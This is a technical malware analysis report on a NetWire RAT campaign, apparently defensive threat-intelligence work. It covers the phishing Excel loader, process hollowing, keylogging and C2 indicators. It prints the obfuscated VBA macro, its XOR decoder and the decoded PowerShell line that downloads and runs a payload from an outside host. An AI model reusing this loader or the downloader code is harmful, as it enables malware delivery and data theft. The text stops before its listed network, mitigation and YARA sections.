


NetWire RAT

Technical Analysis Report



Contents



INTRODUCTION	1
PREVIEW	1
rZLTY.exe ANALYSIS	1
In-Memory Payload Analysis	1
NETWORK ANALYSIS	1
SOLUTION PROPOSALS.....	1
YARA Rule.....	1

INTRODUCTION

NetWire is a RAT that has been used by criminal organizations and other malicious groups since 2012. NetWire is distributed through various campaigns, and we usually see it sent through malicious spam (malspam).

Computers infected with this malware;

- To remote control
- Records keyboard strokes and mouse behavior
- to take screenshots
- To check system information
- To create fake HTTP proxies
- Allows access to data on the clipboard
- It allows access to data on various browsers.

Unlike many RATs, this one can target every major operating system, including Windows, Linux and MacOS.

PREVIEW

The NetWire malware in the examined version was combined with an Excel file and continued to spread with phishing methods. The malicious file was originally named “shipment.xlsm”. As the name suggests, it has targeted cargo companies and companies using it. First of all, it comes to us as an Excel document in order not to arouse suspicion. As a result of the analysis, it has been determined that this file acts as a loader to realize Stage 1.

File Name:	shipment.xlsm
MD5	8fa508038223405c14000d0a2d909aa6
SHA1	4bbcb5766ec862e7a674ca9a420443bc18aa4855
SHA256	4426f68adbceaa14bd026618a134a3c84f83b546777f2f63bec6506d9fce9157

The macros which are burried in the shipment.xlsm malware, it is seen that there is an encrypted numbers and a function that processes it.

```
shipment.xlsm - ThisWorkbook (Code)
Workbook
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "2"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "7"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "0"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "A"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "2"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "0"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "2"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "D"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "0"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "6"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "2"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "3"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "0"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "D"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "2"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "0"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "2"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "9"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "0"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "6"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "2"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "0"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "3"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "B"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "3"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "0"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "2"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "0"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "5"
eFCNHtQoJGSjXbZ = eFCNHtQoJGSjXbZ + "C"

x = ssssss("a", eFCNHtQoJGSjXbZ)
End Sub

Public Function ssssss(CodeKey As String, DataIn As String) As String
    Dim lonDataPtr As Long
    Dim strDataOut As String
    Dim intXorValue1 As Integer
    Dim intXorValue2 As Integer
    For lonDataPtr = 1 To (Len(DataIn) / 2)
        intXorValue1 = Val("&H" & (Mid$(DataIn, (2 * lonDataPtr) - 1, 2)))
        intXorValue2 = Asc(Mid$(CodeKey, ((lonDataPtr Mod Len(CodeKey)) + 1), 1))
        strDataOut = strDataOut + Chr(intXorValue1 Xor intXorValue2)
    Next lonDataPtr
    ssssss = strDataOut
    retval = Shell(sssssss)
    MsgBox (sssssss)
End Function
```

The “ssssss” function has the output in the image below.

```
Microsoft Excel
cmd /c powershell.exe -encodedCommand
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAAgBIAHQALgBXAGUAYgBDAGwAa
QBIAg4AdAApAc4ARABvAhcAbgBsAG8AYQBkAEYAaQBsaGUAKAAAGgAdAB0
AHAAOgAvAC8AYQBkAGUAbABhAG4AdABvAHMAaQAuAGMAbwBtAC8AYwBw
AC8AcwBoAGkAcABtAGUAbgB0AC4AZQB4AGUAJwAsAcG AJABIAg4AdgA6AGEA
cABwAGQAYQB0AGEAKQArAcCAXABYAFoATABUAFkALgBIAHgAZQAnAcKAOw
BTAHQAYQByAHQALQBTAGwAZQBIAHAAIAAyADsAIABTAHQAYQByAHQALQB
QAHIAbwBjAGUAcwBzACA AJABIAg4AdgA6AGEAcABwAGQAYQB0AGEAXABYAF
oATABUAFkALgBIAHgAZQA=
Tamam
```

It is seen that the value is encrypted again with the Base64 encryption method and it is run with Powershell.exe.

If it is resolved:


```
(New-Object
Net.WebClient).DownloadFile('http[:]//adelantosi[.]com/cp/shipment.exe',($env:appdata)+'\rZLTY.exe');Start-
Sleep 2; Start-Process $env:appdata\rZLTY.exe
```

Here, it is seen that the shipment.xlsm file is actually a loader type and in Powershell, the actual malware is downloaded to the AppData folder.

rZLTY.exe ANALYSIS

File Name:	rZLTY.exe
MD5	71cb77adbd1b17135f2b626d603932c7
SHA1	d7e06c1243ef5c2aa861626b5f13eabf5014a94c
SHA256	5f79033967a35156cae879606fe663048b6dd09d68d8a4955f42ee1848f65452

When the rZLTY.exe downloaded to the AppData folder is statically examined, it is seen that it is an executable file and shows itself as a Word document.



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ .!...!...ÿÿ..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	00	00	00	00	00	00	C8	00	00	00È...
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	ÿ ÿ.!.Í!, LÍ!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is.program.canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t.be.run.in.DOS.
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....\$.....
00000080	A8	20	80	40	EC	41	EE	13	EC	41	EE	13	EC	41	EE	13	..€@iAi!!iAi!!iAi!!

Dynamically loaded DLLs:

```

00403157 BE 80724000 mov esi,rz!ty.407280
0040315C 56          push esi
00403162 E8 682D0000 call <rz!ty.d11>
00403163 56          push esi
00403169 F5 08714000 call dword ptr ds:[<&strlenA>]
0040316D 807406 01  lea esi,dword ptr ds:[esi+eax+1]
0040316E 381E      cmp byte ptr ds:[esi],01
00403171 75 EB      jne rz!ty.40315C
00403171 6A 0D      push 0
    
```

UXTHEME.dll	USERENV.dll
SETUPAPI.dll	APPHHELP.dll
PROPSYS.dll	CRYPTBASE.dll
OLEACC.dll	CLBCATQ.dll
VERSION.dll	SHFOLDER.dll

When the behavior of rZLTY.exe is examined in general, it drops 8lm3e6brj.dll to the TEMP folder and then re-runs itself as suspend using the Process Hollowing technique. Suspended rZLTY.exe is run using ResumeThread after necessary operations are performed.

8lm3e6brj.dll is created to the TEMP folder using the CreateFileA API.

The image shows two screenshots from a Windows debugging environment. The left screenshot is from Immunity Debugger, displaying assembly code for a function. The right screenshot is from Process Hacker, showing a list of loaded DLLs for the process rZLTY.exe.

Assembly Code (Left Screenshot):

```

0000334E 6A 00      push 0
00003350 6A 00      push 0
00003352 FF55 80    call dword ptr ss:[ebp-80]
00003354 50        push eax
00003355 8B55 FCF7FF call dword ptr ss:[ebp-804]
00003357 50        push eax
00003358 8B55 FCF7FF call dword ptr ss:[ebp-804]
0000335A 50        push eax
0000335B 8B55 FCF7FF call dword ptr ss:[ebp-804]
0000335D 50        push eax
0000335E 50        push 0
00003360 6A 00      push 0
00003362 6A 00      push 0
00003364 FF55 80    call dword ptr ss:[ebp-80]
00003366 50        push eax
00003367 8B55 FCF7FF call dword ptr ss:[ebp-804]
00003369 50        push eax
0000336A 8B55 FCF7FF call dword ptr ss:[ebp-804]
0000336C 50        push eax
0000336D 8B55 FCF7FF call dword ptr ss:[ebp-804]
0000336F 50        push eax
00003370 8B55 FCF7FF call dword ptr ss:[ebp-804]
00003372 50        push eax
00003373 8B55 FCF7FF call dword ptr ss:[ebp-804]
00003375 50        push eax
00003376 8B55 FCF7FF call dword ptr ss:[ebp-804]
00003378 50        push eax
00003379 8B55 FCF7FF call dword ptr ss:[ebp-804]
0000337B 50        push eax
0000337C 8B55 FCF7FF call dword ptr ss:[ebp-804]
0000337E 50        push eax
0000337F 8B55 FCF7FF call dword ptr ss:[ebp-804]
00003381 50        push eax
00003382 8B55 FCF7FF call dword ptr ss:[ebp-804]
00003384 50        push eax
00003385 8B55 FCF7FF call dword ptr ss:[ebp-804]
00003387 50        push eax
00003388 8B55 FCF7FF call dword ptr ss:[ebp-804]
0000338A 50        push eax
0000338B 8B55 FCF7FF call dword ptr ss:[ebp-804]
0000338D 50        push eax
0000338E 8B55 FCF7FF call dword ptr ss:[ebp-804]
00003390 50        push eax
00003391 8B55 FCF7FF call dword ptr ss:[ebp-804]
00003393 50        push eax
00003394 8B55 FCF7FF call dword ptr ss:[ebp-804]
00003396 50        push eax
00003397 8B55 FCF7FF call dword ptr ss:[ebp-804]
00003399 50        push eax
0000339A 8B55 FCF7FF call dword ptr ss:[ebp-804]
0000339C 50        push eax
0000339D 8B55 FCF7FF call dword ptr ss:[ebp-804]
0000339F 50        push eax
000033A0 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033A2 50        push eax
000033A3 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033A5 50        push eax
000033A6 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033A8 50        push eax
000033A9 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033AB 50        push eax
000033AC 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033AE 50        push eax
000033AF 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033B1 50        push eax
000033B2 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033B4 50        push eax
000033B5 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033B7 50        push eax
000033B8 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033BA 50        push eax
000033BB 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033BD 50        push eax
000033BE 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033C0 50        push eax
000033C1 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033C3 50        push eax
000033C4 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033C6 50        push eax
000033C7 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033C9 50        push eax
000033CA 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033CC 50        push eax
000033CD 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033CF 50        push eax
000033D0 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033D2 50        push eax
000033D3 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033D5 50        push eax
000033D6 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033D8 50        push eax
000033D9 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033DB 50        push eax
000033DC 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033DE 50        push eax
000033DF 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033E1 50        push eax
000033E2 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033E4 50        push eax
000033E5 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033E7 50        push eax
000033E8 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033EA 50        push eax
000033EB 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033ED 50        push eax
000033EE 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033F0 50        push eax
000033F1 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033F3 50        push eax
000033F4 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033F6 50        push eax
000033F7 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033F9 50        push eax
000033FA 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033FC 50        push eax
000033FD 8B55 FCF7FF call dword ptr ss:[ebp-804]
000033FF 50        push eax
    
```

Process Hacker (Right Screenshot):

Name	PID	CPU	I/O total	Private by...	User name
taskhost.exe	1772	0.01		11.94 MB	WIN-L1KDN79P80\zorc
dllhost.exe	2092			4.38 MB	CO
sppsvc.exe	2216			2.63 MB	Mi
msdtc.exe	2248			3.64 MB	Mi
SearchIndexer.exe	3328			40.96 MB	Mi
svchost.exe	2984			2.35 MB	Wi
svchost.exe	2832			62.55 MB	Wi
lsass.exe	536			4.42 MB	Lo
lsme.exe	544			2.36 MB	Ye
csrss.exe	424	0.68	10.24 kb/s	15.86 MB	lstr
winlogon.exe	500			3.25 MB	Wi
explorer.exe	2224	0.01		42.88 MB	WIN-L1KDN79P80\zorc
wintoolservice.exe	3040			1.67 MB	WIN-L1KDN79P80\zorc
wintools64.exe	2344	0.03	1.04 kb/s	18.07 MB	WIN-L1KDN79P80\zorc
x3dbg.exe	1552	2.24		67.82 MB	WIN-L1KDN79P80\zorc
rZLTY.exe	3908			6.05 MB	WIN-L1KDN79P80\zorc
rZLTY.exe	1260			4 MB	WIN-L1KDN79P80\zorc
regedit.exe	1132			5.35 MB	WIN-L1KDN79P80\zorc
Process Hacker.exe	3676	0.38		12.55 MB	WIN-L1KDN79P80\zorc
lschek.exe	3100			2.57 MB	WIN-L1KDN79P80\zorc
lida.exe	3732	0.09		135.82 MB	WIN-L1KDN79P80\zorc
rZLTY.exe	2072			1.72 MB	WIN-L1KDN79P80\zorc

```

EAX FFFFFFFF
EBX 00000000
ECX 00000000
EDX 00000004
EBP 0018FDAC &"C:\\Users\\[redacted]\\AppData\\Local\\Temp"
ESP 0018FBD4
ESI 00409C10 "C:\\Users\\[redacted]\\AppData\\Local\\Temp\\nsvAE4A.tmp\\81m3e6brj.dll"
EDI 0040A410 "C:\\Users\\[redacted]\\AppData\\Local\\Temp\\nsvAE4A.tmp"

EIP 75475DB6 <kernel32.CreateFileA>

EFLAGS 0000344
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 1 IF 1

LastError 0000002 (ERROR_FILE_NOT_FOUND)
LastStatus C000034 (STATUS_OBJECT_NAME_NOT_FOUND)

GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B

ST(0) 00000000000000000000000000000000 x87r0 Boş 0.000000000000000000000000
ST(1) 00000000000000000000000000000000 x87r1 Boş 0.000000000000000000000000
ST(2) 00000000000000000000000000000000 x87r2 Boş 0.000000000000000000000000
ST(3) 00000000000000000000000000000000 x87r3 Boş 0.000000000000000000000000

```


81m3e6brj.dll works with the export name "Rxcjdizxjs" by resolving to the address determined by the VirtualAlloc API.

The screenshot displays a debugger interface with several panes:

- Assembly:** Shows instructions starting at address 7771F0E3, including `mov edi,edi`, `push ebp`, `mov eax,esp`, and `call dword ptr [edi]`. Comments like `VirtualAlloc` and `VirtualProtect` are visible.
- Registers:** Shows the state of registers such as EAX (03180008), EBX (00000000), ECX (03180008), and ESI (10001140).
- Memory Dump:** Shows a hex and ASCII view of memory starting at address 03180000.
- Status Bar:** Displays the current instruction: `edi=81m3e6brj.10000000 .text:7771F0E3 kernelbase.dll:5F0E3 #E4E3 <VirtualAlloc>`.

In-Memory Payload Analysis

File Name:	-
MD5	7e3033ec0de5ac28d569fc199ff77d5e
SHA1	d34efab7a03dfb434500ae8cf79557f780282336
SHA256	e900a1322f55891415d3a53586fa79dfc2ee264ba7b09a2dc2aa98b8f146c704



When we look at the imports of the malware, it uses important libraries such as USER32 and WS2_32. When we look at the WS2_32 library, it is understood that it has the capacity to perform network operations, as can be understood from the functions it uses.

In addition, when we look at the other functions used, it is verified that it tries to receive inputs entered with keybd_event, and mouse movements and clicks with the mouse_event function.

When we examine the important DLL and functions in the pest;

- Gethostbyname
- DeleteFileW
- CreateMutexA
- ShellExecute
- GetSystemInfo
- CreateToolhelp32Snapshot
- GetVolumeInformationA
- WriteFile
- RegCreateKeyExA

It is seen that the malware can access system information, create a mutex object, get information about the system and files, delete files, write files, take snapshots of the process and create keys for the registry.

In general, it is seen that the malware has 2 basic behaviors. First, it creates and stores the information obtained from the system, after inserting each character (`ord(buffer) - 36`) into the `^0x9D` process.

```
EAX 00000024 'S'
EBX 00287D3C "C:\\Users\\[redacted]\\AppData\\Roaming\\Logs\\"
ECX 00287D3C "C:\\Users\\[redacted]\\AppData\\Roaming\\Logs\\"
EDX 00422425 rzlty_008f0000.00422425
EBP 0028FF94
ESP 00287710
ESI 00287730 "c:\\Users\\[redacted]\\Desktop\\rzlty_008F0000\\rzlty_008F0000.bin"
EDI 00000000

EIP 00409297 rzlty_008f0000.00409297

EFLAGS 00000206
ZF 0 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1

LastError 00000000 (ERROR_SUCCESS)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)

GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B

ST(0) 00000000000000000000000000000000 x87r0 Boş 0.000000000000000000000000
ST(1) 00000000000000000000000000000000 x87r1 Boş 0.000000000000000000000000
ST(2) 00000000000000000000000000000000 x87r2 Boş 0.000000000000000000000000
```

```
[esp+44]:"goryhazel1.duckdns.org:6504;", 422700:"goryhazel1.duckdns.org:6504;"

[esp+5C]:"C:\\users\\[redacted]\\Desktop\\rzlty_008F0000\\rzlty_008F0000.bin"
[esp+38]:"C:\\Program Files (x86)\\Common Files\\oracle\\Java\\javapath;c:\\windows\\system32;c:\\w
[esp+34]:"C:\\windows"

[esp+14]:"AMD Ryzen 5 4600H with Radeon Graphics"

[esp+10]:"WIN-L1KDN79P80J"
[esp+C]:"[redacted]"
```

It writes the log file as `AppData/Roaming/Logs/[DD-MM-YYYY]`. In the log file, sensitive data such as keyboard keystrokes, system information, copied data are kept in an encrypted manner.

Another behavior is to transfer this information by establishing a connection with the command & control server.

004106C1	83EC 3C	sub esp,3C	
004106C4	8B7C24 50	mov edi,dword ptr ss:[esp+50]	
004106C8	8B6C24 54	mov ebp,dword ptr ss:[esp+54]	[esp+54]: "SOFTWARE\\NetWire"
004106CC	8D7424 24	lea esi,dword ptr ss:[esp+24]	
004106D0	C74424 0C 01020000	mov dword ptr ss:[esp+C],201	
004106D8	C74424 08 00000000	mov dword ptr ss:[esp+8],0	
004106E0	897424 10	mov dword ptr ss:[esp+10],esi	[esp+10]: "HostId-uKqwOy"
004106E4	8B5C24 58	mov ebx,dword ptr ss:[esp+58]	[esp+58]: "Install Date"
004106E8	896C24 04	mov dword ptr ss:[esp+4],ebp	
004106EC	893C24	mov dword ptr ss:[esp],edi	
004106F4	E8 38ED0000	call <JMP.&RegOpenKeyExA>	
004106F7	83EC 14	sub esp,14	
004106F7	83C0	test eax,eax	

It assigns HostId randomly and adds it as a key to the registry.

0408B55	891C24	mov dword ptr ss:[esp],ebx	
0408B58	C74424 08 FF000000	mov dword ptr ss:[esp+8],FF	
0408B60	C74424 04 00264200	mov dword ptr ss:[esp+4],r2lty_008F0000.	[esp+4]: "HostId-%Rand%"
0408B68	E8 2E790000	call r2lty_008F0000.410498	
0408B6D	891C24	mov dword ptr ss:[esp],ebx	
0408B70	C74424 08 20000000	mov dword ptr ss:[esp+8],20	20: ' '
0408B78	C74424 04 C0254200	mov dword ptr ss:[esp+4],r2lty_008F0000.	[esp+4]: "HostId-%Rand%", 4225C0:"ic
0408B80	E8 16790000	call r2lty_008F0000.410498	
0408B85	891C24	mov dword ptr ss:[esp],ebx	
0408B88	C74424 08 27000000	mov dword ptr ss:[esp+8],27	27: ' '
0408B90	C74424 04 80254200	mov dword ptr ss:[esp+4],r2lty_008F0000.	[esp+4]: "HostId-%Rand%", 422580:"Hc
0408B98	E8 FE780000	call r2lty_008F0000.410498	
